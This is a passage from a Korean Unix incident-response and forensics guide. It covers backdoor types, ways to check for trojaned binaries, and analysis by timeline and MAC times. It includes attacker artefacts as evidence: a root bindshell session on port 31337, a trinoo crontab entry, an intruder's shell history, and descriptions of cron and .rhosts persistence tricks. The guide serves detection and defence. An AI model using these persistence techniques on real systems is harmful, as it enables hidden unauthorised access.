다음과 같이 bindshell 프로세스를 확인해 보면 31337 번 포트가 열려있음을 확인할 수 있고, 31337 포트로 접속해 보면 root 권한으로 접속할 수 있음을 알 수 있다.

```
[victime:root /etc]# ps -ef | grep bindshell
root          651        1   0 17:12 tty1        00:00:00 ./bindshell

[victime:root /etc]# lsof -p 651
COMMAND     PID USER     FD     TYPE DEVICE     SIZE     NODE NAME
...
bindshell 651 root      3u    inet       880                TCP *:31337 (LISTEN)

[victime:root /etc]# netstat -a | grep 31337
tcp            0          0 *:31337                     *:*                         LISTEN

[attacker:root /]# telnet xxx.xxx.xxx.31 31337
Trying xxx.xxx.xxx.31...
Connected to xxx.xxx.xxx.31.
Escape character is '^]'.
id;
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
: command not found
```

.rhosts 백도어궡 가장 오래된 백도어 중의 하나이다. .rhosts 파일에 ”+ +”가 있게 되면 모든 호스트에서 rlogin, rsh 명령을 이용하여 패스워드 없이 로그인 할 수 있음을 의미한다.

4.2.5 Cronjob 백도어

cron 은 시스템 관리를 자동화 해주는 매우 유용한 도구인 반면, 백도어를 심는데 있어서도 매우 유용하다. 일반적으로 특정 시간에 트로이잔 백도어를 실행시키도록 cron 테이블에 백도어를 만들 수 있다. 일반적인 cron 테이블의 위치는 /var/spool/cron/crontabs/root 이다. 다음은 trinoo agent 가 설치된 시스템에서 root 의 crontab 내용이다.

```
/var/spool/cron/crontabs/root

* * * * * /dev/isdn/.subsys/tsolnmb > /dev/null 2>&1
```

cron 을 이용한 백도어는 매우 다양하게 만들어 질 수 있다. 예를 들면 새벽 1 시에 패스워드 파일에 새로운 계정을 추가했다가, 새벽 2 시에 패스워드 파일을 원상태로 돌려놓도록 cronjob 을 만들어 놓는 경우도 있다. 공격자는 새벽 시간 1 - 2 시 사이에 시스템에 들어갈 수 있으며, 관리자가 cron 테이블을 검사하지 않는 이상 들키지 않게 된다. cron 을 이용한 또 다른 방법은 이미 cron 테이블에 등록되어 있는 정상적인 프로그램을 트로이잔 프로그램

으로 바꾸는 것이다. 관리자는 cron 테이블을 검사하더라도 이상한 것을 발견하지 못할 것이다. 또한 lrk 에는 특정 cron 엔트리가 보이지 않도록 하는 프로그램이 있어 이를 이용하면 더욱 찾아내기 힘들게 된다.

4.2.6 Library 백도어

Unix 시스템은 프로그램의 크기를 줄이기 위해 자주 사용되는 루틴을 재사용하는 공용 라이브러리(shared Libraries)를 사용한다. 어떤 공격자는 이러한 라이브러리에 백도어를 심는다. 예를 들면 login 프로그램이 사용하는 crypt() 루틴에 루트쉘 백도어를 심어놓을 수 있다.

4.2.7 Kernel 백도어

커널(Kernel)은 유닉스 시스템의 핵심부분이다. 최근의 시스템은 사용의 편리를 위해 실행되고 있는 커널에 새로운 기능을 하는 커널모듈을 로드할 수 있도록 되어 있다. 이러한 편리성은 공격자에게 커널 백도어를 손쉽게 설치할 수 있도록 한다. 사실 커널 백도어를 교묘히 설치하게 되면, 이를 찾는 것은 거의 불가능하다. 현재 각 시스템별로 커널 백도어에대한 문서와 도구들이 나와 있어, 가장 위협적인 백도어 이다. 공격자들이 커널 백도어 도구를 디폴트로 사용할 경우에는 찾아낼 수 있겠지만, 조만간 커널 백도어를 제대로 사용할 줄 알게 되면, 피해 시스템에서 공격흔적을 찾는 것이 아주 힘들어 질 것이다. 다음은 현재 잘 알려져 있는 커널 백도어에 대한 설명으로 커널 백도어를 탐지하는데 도움이 될 것이다. 하지만 한번 더 강조하는데, 이러한 도구를 제대로 사용할 경우 이를 탐지하기는 무척 어려워진다.

※ 참고자료 : 커널기반 루트킷 분석 보고서 - knark -, CERTCC-KR
http://www.certcc.or.kr/paper/incident_note/in2000004.html

4.2.8 File System 백도어

많은 공격자들은 자신이 사용하는 공격 프로그램, 스니퍼 데이터, 소스코드 등을 저장하기 위해 파일시스템을 이용하며, 그리고 이를 보이지 않도록 숨기기 위하여 위조된 ls, du 등과 같은 루트킷 프로그램을 이용한다. 하지만 이는 숙련된 관리자에 의해 쉽게 노출될 수 있다. 따라서 좀더 고수준의 공격자는 일반 파일시스템을 이용하기보다는 하드 드라이브에 자신만이 접근할 수 있는 부분을 만들어 놓고 이를 이용하기도 한다. 일반 관리자에게 이부분은 “bad sector"로만 보일 것이다.

4.2.9 네트워크 백도어

공격자는 시스템에서뿐만 아니라 네트워크 트레픽도 가능한 한 숨기려고 한다. 그리고 이러한 네트워크 백도어는 종종 Firewall 을 우회할 수 있는 수단을 제공하기도 한다. 네트워크 백도어는 주로 특정 포트번호를 사용하지만, 이는 관리자가 쉽게 알아낼 수 있기 때문에 포트를 사용하지 않는 백도어를 사용하기도 한다.

o TCP shell 백도어
특정 포트번호를 사용하여 공격자로부터의 접속을 받아들이는 백도어이다. 일반적으로 다른 사람은 접근할 수 없도록 자신만이 아는 패스워드를 걸어놓기도 한다. 이는 netstat 명령이나, nmap 등의 포트 스캐너를 이용하여 열려진 포트를 찾아낼 수 있지만, SMTP 처럼 흔히 사용되는 포트를 이용하면 관리자는 해당 포트가 백도어인지 아니면 정상적인 서비스인지 구별하기 힘들게 된다.

o UDP shell 백도어
UDP 패킷을 이용한 백도어로 TCP 처럼 커넥션을 이루지 않기 때문에, netstat 명령으로 공격자가 접속하는 것을 알아내지 못한다. 또한 Firewall 에서 열려진 UDP 포트를 사용하여

Firewall 을 우회할 수도 있다. 하지만 이도 nmap 등의 포트 스캐너를 이용하여 열려진 포트를 찾아낼 수는 있다.

o ICMP shell 백도어

Ping 은 가장 널리 사용되는 네트워크 프로그램이다. icmp 백도어는 이러한 ping 패킷에 데이터를 싫어 전달하는 백도어 이다. 흔히, covert channel 이라고도 한다. 관리자는 단순히 ping 이 오고가는 것으로만 판단하게 되며, 이를 탐지하기 위해서는 ping 데이터 패킷을 분석해야만 한다. 이미 DDoS 도구인 TFN 에서 사용되었다.

다음은 nmap 을 이용하여 특정 TCP 포트가 열려있는지 검사하는 방법이다. 제일 마지막 포트번호가 열려 있는데, 이는 정상적인 서비스가 아니다. telnet 으로 접속해서 백도어 포트임을 확인해 볼 수 있다.

```
# nmap -sT -p 1-65535 xxx.xxx.xxx.xxx
Starting nmap V. 2.3BETA6 by Fyodor (fyodor@dhp.com, www.insecure.org/nmap/)
Interesting ports on victime (xxx.xxx.xxx.xxx):
Port       State          Protocol   Service
7          open           tcp        echo
19         open           tcp        chargen
...
65535      open           tcp        unknown

# telnet xxx.xxx.xxx.xxx 65535
Trying xxx.xxx.xxx.xxx...
Connected to xxx.xxx.xxx.xxx.
Escape character is '^]'.
#
```

4.3 시스템 프로그램 변조 확인 방법

앞서 설명한 것처럼 공격자의 흔적을 감춰주는 다양한 루트킷, 트로이잔, 백도어 프로그램이 있기 때문에 피해 시스템의 시스템 명령은 믿고 사용할 수가 없다. 그리고 올바른 분석과 시스템 복구를 위해서는 이러한 모든 프로그램을 찾아내야 한다. 물론 시스템 재 설치라는 간단한 복구 방법이 있기는 하지만, 정확한 분석이 따르지 않는 복구는 결국 지속적인 침입을 당하게 만든다. 다음은 어떠한 프로그램들이 변조되었는지 확인할 수 있는 방법을 설명한다.

o 시스템 프로그램의 파일 크기, Timestamp(생성시간, 변경시간 등) 확인

ls, ps, netstat 등 트로이잔으로 자주 사용되는 프로그램의 파일사이즈를 똑 같은 OS, 버전의 다른 시스템의 프로그램과 비교하여 변조 여부를 알 수 있다. 또 다른 방법은 해당 프로그램의 생성날짜 또는 변경시간을 다른 시스템 명령의 날짜와 비교해 봄으로서 변조유무를 알 수 있다. 만약 프로그램 크기가 다르거나 날짜가 다르다면 프로그램이 변조되었을 가능성이 매우 크다. 하지만 이러한 프로그램의 크기와 timestamp 를 맘대로 설정할 수 있도록 해주는 공격프로그램이 있기 때문에 확실한 방법은 아니다.

o 시스템 콜 추적

트로이잔으로 의심가는 프로그램(ls, ps, netstat 등)이 실행될 때 호출되는 시스템 콜과 정상적인 프로그램의 시스템 콜을 비교하여 시스템 명령의 변조유무를 확인할 수 있다. truss 나 strace 명령을 이용할 수 있다. 이에 대해서는 앞서 예를 들어 설명하였다.

o 무결성 검사

MD5 등의 checksum 값을 이용하여 파일의 변조 유무를 알아낼 수 있다. 평소에 tripwire 와 같은 무결성 검사도구로 시스템 파일에 대해 관리를 하고 있는 경우에는 쉽게 시스템 명령의 변조유무를 알아낼 수 있다. 하지만 checksum 값의 DB 가 해킹당한 시스템 내에 있다면, 공격자가 checksum 값을 위조할 수 있기 때문에 이 또한 완전히 믿을 수 있는 것은 아니다.

무결성을 검사하는 다른 방법중의 하나는 각 OS 벤더에서 제공하는 checksum 값을 이용하여 비교해 보는 방법이 있다. 다음은 레드햇과 Solaris 시스템에서 이러한 checksum 값을 비교해 보는 방법을 설명한다.

redhat 의 경우 아래와 같은 명령을 이용하여, 모든 설치된 패키지 또는 특정 패키지의 변조유무를 검사할 수 있다.

```
# rpm -V -a                 ---> 모든 설치된 패키지의 변화에 대하여 검사
# rpm -V 패키지이름         ---> 특정 패키지에 대해서만 변화여부 검사
```

다음은 피해 시스템에서 rpm 명령을 이용하여 트로이잔 ls 프로그램을 확인한 예이다.

```
[victim@consult /root]# rpm -V fileutils
S.5....T     /bin/ls

S : 프로그램의 사이즈가 변경
5 : md5 chechsum 값이 변경
T : 파일의 mtime 값이 변경
```

다음은 redhat Linux 에서 검사해볼 필요가 있는 주요 패키지 이름 및 포함된 프로그램에 대한 정보이다.

```
util-linux-2.7-18       /usr/bin/chfn
                        /usr/bin/chsh
                        /bin/login
fileutils-3.16-9        /bin/ls
passwd-0.50-11          /usr/bin/passwd
procps-1.2.7-5          /bin/ps
                        /usr/bin/top
rsh-0.10-4  /usr/sbin/in.rshd
net-tools-1.33-6        /bin/netstat
                        /sbin/ifconfig
sysklogd-1.3-22         /usr/sbin/syslogd
netkit-base-0.10-10     /usr/sbin/inetd
tcp_wrappers-7.6-4      /usr/sbin/tcpd
psmisc-17-3             /usr/bin/killall
SysVinit-2.74-4         /sbin/pidof
findutils-4.1-23          /usr/bin/find
```

solaris 의 경우 다음 사이트에서 자사 제품 및 시스템에 대한 fingerprint 서비스를 제공하고 있다. 해당 페이지에서 md5 프로그램을 다운 받아 설치하고 검사하고자 하는 파일의 체크섬값을 만들어 이를 비교해 보면 파일의 변조유무를 알 수 있다.

http://sunsolve.Sun.COM/pub-cgi/show.pl?target=content/content7

4.4 피해 시스템 분석

피해 시스템을 분석한다는 것은 결국 공격의 흔적, 즉 증거를 찾아내는 과정이다. 하지만 이에 대한 방법이나 절차는 일반적으로 정형화되어 있지 않고, 주로 경험을 통하여 이루어지는 경우가 많았다. 최근에 "Computer Forensics" 라는 이름으로 이러한 방법에 대하여 과학적으로 접근하려는 시도들이 많이 나고 있다. 여기서는 공격자들이 사용하는 공격도구, 루트킷, 백도어, 또는 트로이잔에 대한 지식을 바탕으로 피해시스템을 분석하는 방법에 대하여 설명한다. 그리고 이러한 분석을 체계적으로 도와주는 공개용 도구를 이용한 방법도 소개한다.

4.4.1 시스템 상태 자료 분석

먼저 앞서 수집했던 정보(Freezing The Scene)를 살펴본다. 단 이 정보는 루트킷이나 백도어가 설치되어 있지 않을 경우에 올바른 정보를 보여준다.

- o ps : sniffer 또는 취약점 스캔 프로그램 등 공격 프로그램이 실행되고 있는지 살펴본다. 주로 평소에 보지 못했던 프로세스를 확인해 보면 된다.
- o lsof : 시스템상의 모든 프로세스가 사용하는 열려진 파일 정보를 보여준다. 이는 ps 명령을 이용한 정보를 대체할 수 있다.
- o netstat : 서비스하지 않는 포트가 열려 있는지 또는 이상한 사이트로(에서) 접속이 있는지 확인한다.
- o last : 사용하지 않는 계정 또는 이상한 사이트에서 로그인한 정보를 확인한다.
- o who : 누가 접속해 있었는지 확인한다.
- o nmap 포트스캔 결과 : 피해 시스템에 이상한 포트가 열려있는지를 확인한다.
  ※ 네트워크 백도어를 가장 빨리 찾을 수 있는 방법이다. 이는 시스템에 루트킷 등이 설치되어 있더라고 외부에서 검사한 것이므로 정확한 정보를 제공한다.

위 과정에서 이상한 흔적을 찾기 위해서는 관리자가 평소의 시스템 상태 및 사용에 대하여 잘 알고 있어야만 한다. 그리고 만약 공격흔적을 발견하게 되면 이를 중심으로 세부적인 분석을 하면 된다.

만약 루트킷이 설치되어 있다면(시스템 파일 변조여부 확인방법 참조), 똑같은 버전의 다른 시스템에서 시스템 명령을 복사해서 사용하거나, 부분적으로 시스템 패키지를 다시 설치해서 분석한다. 단 다시 패키지를 설치하게 되면 많은 공격흔적들이 없어질 수 있다. 미리 준비된 분석시스템을 이용하는 것이 가장 좋은 방법이다.

변조된 'ps', 와 'netstat'를 대신해서 사용할 수 있는 프로그램으로는 'lsof(List Open File)' 라는 프로그램이 있다. 이 도구는 피해 시스템 분석에 있어 필수 적인 도구로, 특정 프로세스가 사용하는 모든 열린 파일을 알 수 있도록 해준다. 또한 특정 열려진 포트를 어떤 프로세스가 사용하고 있는지도 알 수 있다. 레드햇의 경우 디폴트로 설치되어 있을 것이며, 기타 시스템의 경우 다음 사이트에서 소스를 다운받아 설치하여야 한다. 평소에 자신이 관리하는 시스템에 대한 lsof 바이너리를 만들어 두는 것이 해킹사고시 빨리 대응하기에 좋다.

ftp://vic.cc.purdue.edu/pub/tools/unix/lsof 또는
ftp://ftp.sunet.se/pub/unix/admin/lsof/

루트킷을 피해 가는 또 다른 방법으로는 루트킷 설정파일을 찾아서 이를 없애는 것이다. 많은 침입자들은 디폴트 디렉토리에 루트킷 설정파일을 만들기 때문에, 관리자는 이를 쉽게 찾아내서 제거할 수 있다. 대부분의 루트킷은 설정파일에 등록된 내용을 숨기는 기능을 한다. 따라서 설정파일의 내용을 지우면 ls, ps, netstat 등과 같은 변조된 트로이잔 프로그램을 그대로 사용할 수 있게 된다.

만약 어쩔 수 없이 피해 시스템에 대한 bit 이미지를 백업하지 않고, 온라인으로 피해 시스템을 직접 분석할 경우에는(초소한의 피해 시스템 분석을 결정한 경우이다), 먼저 위에서 설명한 정보와 더불어 다음과 같은 주요 정보를 다른 안전한 시스템에 복사해 두어야 한다. 침입자는 언제든 시스템을 파괴할 수 있기 때문이다.

- o 시스템의 모든 로그 파일
- o inetd.conf, 패스워드 파일, 기타 주요 설정 파일
- o 주요 디렉토리에 대한 ls -alt 결과 값(예, /dev, /, /etc, 사용자 홈 디렉토리 등)
- o find / -ctime -ndays -ls 결과 값
  ※ 이미 최소한의 분석방법을 택했으므로, find 명령을 사용하여 가능한한 많은 정보를 획득한다.
- o 발견시, 침입자가 사용한 디렉토리 파일 등
- o 기타 시스템을 분석하면서 나온 정보들

4.4.2 공격 시간대를 중심으로 분석

대략적인 공격시간대를 알 경우에는 피해 시스템 분석이 그만큼 쉬워진다. 대부분 이러한 공격 시간대는 사고 접수 시간이나 사고 내용에 남은 로그의 시간대로 알 수 있다. 국외에서 사고관련 메일을 받은 경우에는 우리나라 시간대로 계산해야 한다.

```
Greetings,

    On March 2, 2001 we detected a scan on our network for the RPC Portmapper
service (port 111/tcp).  This scan appears to have originated from xxx.xxx.xxx.10
which is registered to your domain.
    Either some third party has compromised xxx.xxx.xxx.10 and is now using it
to attack others sites or a legitimate user(s) of xxx.xxx.xxx.10 are engaging in practices
that are not condoned under most company or ISP acceptable use       policies.
    Please see that this incident is investigated and appropriate action taken to secure
your host/network.  Below are the logs from the incident, date/time stamps are
in central standard time.

Thanks,

Mar  2 13:35:39 xxx.xxx.xxx.10:4880 -> yyy.yyy.yyy.131:111 SYN **S*****
Mar  2 13:35:39 xxx.xxx.xxx.10:4881 -> yyy.yyy.yyy.132:111 SYN **S*****
Mar  2 13:35:39 xxx.xxx.xxx.10:4882 -> yyy.yyy.yyy.133:111 SYN **S*****
Mar  2 13:35:39 xxx.xxx.xxx.10:4883 -> yyy.yyy.yyy.134:111 SYN **S*****
Mar  2 13:35:39 xxx.xxx.xxx.10:4884 -> yyy.yyy.yyy.135:111 SYN **S*****
Mar  2 13:35:39 xxx.xxx.xxx.10:4885 -> yyy.yyy.yyy.136:111 SYN **S*****
```

위와 비슷한 해킹사고 관련 메일을 받았을 경우, 메일에 포함된 로그 정보를 가지고 대략적인 분석 날짜를 추측할 수 있다. 위에서는 3 월 2 일로 나오고 있는데, 이는 피해시스템이 다른 시스템을 공격한 시간이므로 3 월 2 일 전후에 변경된 파일을 중심으로 분석을 하면 분석작업이 쉬워질 것이다. 만약 시스템 분석을 3 월 6 일에 한다면 다음과 같은 명령으로 현재로부터 10 일 이전까지 변경된 파일을 찾을 수 있다.

```
# find / -mtime -10 -ls
```

공격자는 흔히 시스템 파일의 변화를 숨기기 위해 시간을 수정하는데, 이런 경우에는 파일의 inode 변경시간(ctime, file attribute change time)을 점검하면 된다. 다음 명령은 지난 n 날짜동안 수정된 inode 를 갖는 모든 파일을 찾아준다.

```
# find / -ctime -ndays -ls
```

필요한 경우 ndays 를 충분히 크게 설정하여 그 결과를 조사하면 된다. 좀더 시간이 걸릴

뿐이다. 다음은 피해 시스템에서 공격시간대 전후로 ctime 이 변경된 파일 리스트이다. 그 중에서 해킹과 관련 흔적만을 보여준다.

사례) find / -ctime -10 -ls 실행 결과 파일

```
...
/dev/ptyq /xxx.mil              --> 다른 사이트에 대한 스캔공격 결과 파일
/dev/ptyq /state.xx.us
/dev/ptyq /xxxx.xxx.mil
/dev/ptyq /xxx.mil.os
/dev/ptyq /state.xx.us.os
...
/etc/rc.d/init.d                --> 시작 스크립트 파일에 백도어를 심은 흔적
/etc/rc.d/rc.local
...
/var/.../s.c                    --> 해킹 프로그램
/var/.../s
...
/bin/ls                         --> 주요시스템 파일에 대한 트로이잔 설치 흔적
/bin/netstat
/bin/ps
/bin/login
/bin/sk8er
/bin/syslog
...
/home/sk8er/...                 --> 공격자가 사용하는 디렉토리 및 프로그램
/home/sk8er/.../a
/home/sk8er/.../z0ne
/home/sk8er/.../statd-linux.c
/home/sk8er/.../b00ger
/home/sk8er/.../b00ger/scan.c
/home/sk8er/.../statd           --> rpc.statd 취약점 공격 프로그램
/home/sk8er/.../cmsd            --> cmsd 취약점 공격 프로그램
/home/sk8er/.../rpc-cmsd.c
/home/sk8er/.../edu.ips
/home/sk8er/.../it.ips
/home/sk8er/.../it.vuln
/home/sk8er/.../kr.log          --> kr 도메인에 대한 취약점 스캔 경과 파일
```

4.4.3 잘 알려진 공격기법에 대하여 분석

공격자가 주로 어떠한 파일을 만들고 사용하는지, 어떠한 백도어를 심어놓는지에 대한 사전 지식을 바탕으로 분석할 수 있다. 이는 앞서 설명한 백도어, 루트킷 등에 대한 지식과 많은 경험을 필요로 한다. 정확한 분석은 아니지만 대부분의 공격흔적, 공격방법을 쉽게 알아낼 수 있다. 다음은 피해 시스템 분석 시 가장 일반적으로 점검하는 부분이다. 이는 앞서 설명한 백도어, 루트킷과 관련이 있다.

o /etc/passwd 파일 점검
- 새로 생성된 계정
- uid 0 인 계정
- 패스워드가 없는 계정

o history 파일 점검

공격자가 history 파일을 삭제하지 않았다면, 이 파일에서 상당히 유용한 정보를 얻을 수 있다. 따라서 먼저 root 나 의심이 가는 사용자 홈디렉토의 history 파일을 점검한다. 다음은 피해시스템에서 발견한 history 파일의 내용으로 공격자가 "/var/..." 디렉토리를 만들고 공격 프로그램을 다운받아 다른 여러 사이트를 공격하는 과정을 보여준다.

사례) root 의 history 파일 내용

```
/bin/sk8er
mkdir /var/...
cd /var/...
cd /etc/hosts
pico /etc/hosts
ls
ftp ftp.xxx.net
ls
...
pico s.c
gcc -o s s.c
./s c55509-a.xxx.xxx.xxx.com 1000
        ...
        mv b00ger-rpc.tar.gz ...
        cd ...
        gunzip b00ger-rpc.tar.gz
        tar -xf b00ger-rpc.tar
        mv b00ger-rpc b00ger
        ls
        ./z0ne nl > nl
        chmod +x z0ne
        ./z0ne nl > nl
        ./z0ne -o nl > nl
        ...
```

o cron, at 테이블 점검

- /var/spool/cron/crontabs/ 디렉토리의 모든 파일, 특히 "root" 파일 점검
- /var/spool/cron/atjobs/ 디렉토리의 모든 파일
- 위 파일에 정의된 모든 실행파일에 대한 점검(혹시 트로이잔이 아닌지를 점검한다)

o 숨겨진 디렉토리 점검

공격자들은 주로 "." 나 ".."으로 시작하는 디렉토리를 만들어 사용한다. 이는 관리자가 아무런 옵션 없이 "ls" 명령을 사용했을 때 보이지 않게 된다. 따라서 다음과 같은 명령으로 숨겨진 디렉토리를 찾아보는 것도 효과적인 방법이다.

```
# find / -name "..*" -print 또는
# find / -name ".*" -print
```

공격자들은 주로 "/dev", "/var", 그리고 각종 "tmp" 등 일반적으로 파일이 아주 많은 디렉토리 또는 아무나 쓰기 가능한 디렉토리에 이러한 작업 디렉토리를 만드는 경우가 많다. ”/dev" 디렉토리의 경우 보통 일반적인 파일이 존재하지 않으므로 다음과 같은 명령으로 일반 파일을 찾아내서 그 내용을 점검하면 된다. 대부분의 루트킷, 백도어 설정 파일이 디폴트로 "/dev” 디렉토리에 설치되므로 쉽게 찾아낼 수 있다.

```
# find /dev -type f -print
```

어떤 경우에는 공격자가 디렉토리 이름에 특수 문자를 사용하여 그 이름을 알 수 없는 경우가 있는데 이때는 디렉토리 리스트를 파일로 저장하여 보면 그 이름을 알아낼 수 있다.

사례) ls -al 옵션으로 보이지 않는 디렉토리명 알아내기

```
# ls -al
drwxr-xr-x     2 root        other          512   3 월   6 일   13:31 /   --> 디렉토리 이름이 않보임
drwxr-xr-x     4 root        other          512   3 월   6 일   13:34 ./
drwxr-xr-x    19 rewt        other         1024   3 월   6 일   13:25 ../
```

```
drwxr-xr-x    2 root     other        512   3 월   6 일   13:25 ../ --> 디렉토리 이름이 않보임

# ls -al > ls.log
# vi ls.log
drwxr-xr-x    2 root     other        512   3 월   6 일   13:31 ^B^F/
drwxr-xr-x    4 root     other        512   3 월   6 일   13:34 ./
drwxr-xr-x   19 rewt     other       1024   3 월   6 일   13:25 ../
drwxr-xr-x    2 root     other        512   3 월   6 일   13:25 ..^B/
```

o 백도어 파일 점검
- 사용자 홈디렉토리의 ".rhosts", ".forward" 파일 내용점검
- /etc/inetd.conf, /etc/services 파일 내용점검
- /etc/rc.d/ 디렉토리내의 파일 내용점검

o 트로이잔 프로그램 점검
- login, ps, netstat, find, ls, ifconfig, inetd, passwd, syslogd, tcpd, top 등 트로이잔으로 잘 사용되는 프로그램
- in.telnetd 등 inetd.conf 파일에 등록된 모든 네트워크 서버 실행 파일
- /lib/libc.so.* (on Suns) 등의 라이브러리

o root 소유의 SUID 권한 파일 점검

```
# find / -user root -perm -4000 -print
```

4.4.4 MAC time 에 근거한 분석

유닉스 시스템뿐만 아니라 대부분의 파일시스템은 모든 디렉토리나 파일과 관련된 시간 속성(mtime, atime, ctime)을 갖는다. 그리고 이러한 시간속성은 시스템, 또는 사용자 활동(Activity)에 대한 정보 등 피해 시스템을 분석하는데 매우 중요한 정보를 제공한다. 이러한 시간 속성을 줄여서 MAC time 이라고 한다.

O atime(마지막 접근(access)) : 마지막으로 파일을 읽거(read)나 실행(execution)시킨 시간
O mtime(마지막 변경(Modification) 시간) : 파일을 생성(creation)한 시간, 또는 마지막으로 파일내용을 바꾼 시간
O ctime(마지막 파일속성 변경(status change) 시간) : 마지막으로 파일의 소유자, 그룹, 퍼미션 등이 변경된 시간, dtime 이 없는 시스템에서는 ctime 을 파일의 삭제시간으로 추정할 수 있다.
O dtime(삭제(deletion) 시간) : 파일 삭제시간

MAC time 은 공격자가 피해 시스템에서 어떠한 행동을 했는지에 대해 판단할 수 있는 자세한 정보를 제공한다. 예를 들어 공격자가 어떤 프로그램을 생성하고, 컴파일하고, 실행했는지에 대한 정보를 알 수 있으며, 어떠한 프로그램을 변조시켰는지에 대한 정보도 알 수 있다. 또한 ctime 과 inode 정보를 추적하게 되면 지워진 파일에 대한 정보와 내용을 복구할 수 있다. 특히, MAC time 을 시간순서로 정렬해서 분석하게되면 침입자의 일련의 행동을 추측할 수도 있게 된다.

다음은 침입자가 피해 시스템에서 sniffer 프로그램(linsniff.c)을 컴파일하고 "telnetd" 프로그램으로 이름을 변경한 경우, 피해 시스템에서 MAC time 이 변경된 파일들을 시간변화에 따라 보여준다.

```
          시간                size    mac
-------------------------------------------------------------------------------
XXX 12 XX 11:36:59      5127 m.c -rw-r--r-- root        root        /x/etc/..___/linsniff.c
XXX 12 XX 11:37:08      4967 .a. -rw-r--r-- root        root        /x/usr/src/linuxelf-1.2.13/include/linux/if.h
                        3143 .a. -rw-r--r-- root    root        /x/usr/src/linuxelf-1.2.13/include/linux/if_arp.h
                        3145 .a. -rw-r--r-- root root       /x/usr/src/linuxelf-1.2.13/include/linux/if_ether.h
                        1910 .a. -rw-r--r-- root        root        /x/usr/src/linuxelf-1.2.13/include/linux/ip.h
                        2234 .a. -rw-r--r-- root      root        /x/usr/src/linuxelf-1.2.13/include/linux/route.h
                        1381 .a. -rw-r--r-- root       root        /x/usr/src/linuxelf-1.2.13/include/linux/tcp.h
XXX 12 XX 11:37:10      2048 ..c drwxr-xr-x root        bin         /x/usr/sbin
XXX 12 XX 11:37:14      2048 m.. drwxr-xr-x root        bin         /x/usr/sbin
XXX 12 XX 11:37:15      8179 m.c -rwxr-xr-x root        root        /x/usr/sbin/telnetd
XXX 12 XX 11:37:48      8179 .a. -rwxr-xr-x root        root        /x/usr/sbin/telnetd
XXX 12 XX 11:41:52     77476 .a. -rwxr-xr-x root        bin         /x/usr/sbin/wu.ftpd
XXX 12 XX 11:42:08      4096 mac -rw-r--r-- root        root        /x/var/pid/ftp.pids-remote
```

유닉스 시스템에서는 이러한 MAC time 을 자세히 분석할 수 있는 프로그램이 제공되지 않기 때문에, 다른 도구를 사용하여야 한다. 현재 몇몇 도구가 공개되어 있으며, 이러한 도구는 MAC time 을 비롯하여 지금까지 설명한 피해 시스템 분석을 위한 다양한 도구를 제공한다.

MAC time 을 가지고 시스템을 분석할 경우 주의할 것은 관리자가 단순히 시스템을 둘러보기만 해도 MAC time 이 변경된다는 것이다. 특히, find 와 같은 명령을 사용하면 atime 이 변경되기 때문에 위의 예와 같이 침입자가 접근했던 경로를 얻을 수 없게 된다. 즉, MAC time 은 아주 변경되기 쉬운 정보이기 때문에, 피해 시스템을 분석하기에 앞서 TCT 와 같은 분석도구를 이용해 MAC time 값을 획득하여야 한다. 가장 좋은 방법은 분석시스템을 이용하여 피해시스템을 분석하는 것이다. 보다 자세한 설명은 "IV. 피해 시스템 분석 도구”를 참조하기 바란다.

MAC time 을 이용한 분석에도 물론 한계가 따른다. 무엇보다 MAC time 은 파일에 대한 최근의 마지막 변경 시간만을 간직하고 있기 때문에, 활발한 시스템 활동에 의해 쉽게 변경될 수 있다. 그리고 공격자는 touch 등의 명령이나 시스템 시간을 바꿈으로서 언제든 이러한 시간을 변경할 수 있다. 하지만 침입자가 몇몇 파일의 시간을 변조했다 하더라도, MAC time 은 여전히 시스템에서 일어난 일을 분석하는데 큰 도움이 될 것이다.

4.5 해킹 프로그램 분석

공격자가 남겨둔 공격 프로그램(잔해)을 살펴보면, 바이너리만 남아있는 경우, 소스코드가 있는 경우, 다른 시스템을 공격한 결과 값이 있는 경우, 컴파일 하다가 실패한 잔해가 있는 경우 등이 복합되어 존재하게 된다. 남겨진 잔해에 따라 크게 세 가지 정도의 공격의도가 추측될 수 있다.

바이너리 파일만 있는 경우에는 피해 시스템을 실전 공격용으로 사용하는 경우가 많다. 다른 모든 흔적을 제거하고 공격에 필요한 바이너리 프로그램만을 찾기 힘들게 설치해 놓고 나간 경우이다. 가장 침입자의 흔적을 찾아내기 힘든 경우가 되며, 대부분의 경우 모니터링을 하지 않는 이상 침입자 시스템의 IP 를 알아내지 못한다. "해킹 초보자(Lamer) 또는 스크립트 키디"의 연습 공격이 아니고, 시스템에 대하여 잘 아는 실력 있는 공격자에 의한 공격이다. 그리고 대규모 네트워크 공격을 준비하기 위한 공격(예, DDoS 에이전트), 인터넷 웜(Internet Worm)과 유사한 자동 또는 반자동 공격도구에 의한 공격일 가능성도 많다. 이럴 경우 언제, 어디로부터 공격자가 재침입 할 지 추측할 수 없게 되어 침입자를 모니터링하는 일 또한 어려워진다. 아이러니컬하게도 이런 경우에는 다른 공격자가 자신이 침입한 시스템을 사용하지 못하도록 보안 조치를 취해놓는 경우가 많다.

초보자(Lamer) 또는 초보 스크립트 키디(Script Kiddies)들은 피해 시스템에 로그파일을 비롯하여 history 파일, 루트킷 설정 파일 등 무수히 많은 흔적을 남겨놓는다. 단순한 호기심 또는 재미로 공격을 하고 시스템을 만져 보다가 나가는 것으로 추측된다. 새로운 공격기법에 대한 테스트를 위하여 각종 공격 프로그램을 가져와 컴파일 해보고, 실행시켜보고 하는 등의 행동도 보이며, 스니퍼를 설치하여 각종 ID/Password 를 빼내서 다른 시스템을 손쉽게 공격하거나, 하나의 공격 프로그램을 이용하여 전 세계를 횡단하기도 한다. 이런 경우, 피해 시스템에는 해당 공격자외에도 다수의 공격자 흔적이 남는 경우가 많다. 운이 나쁜 경우에는 어떤 한 초보자가 모든 걸 다 뒤집어 쓸 수도 있는 상황이 된다.

마지막의 경우는 분명 피해 시스템으로 의심은 가는데, 침입 흔적이 전혀 밝혀지지 않는 경우이다. 장시간을 투자해서 분석하고 모니터링해야만 추적할 수 있을 것이다.

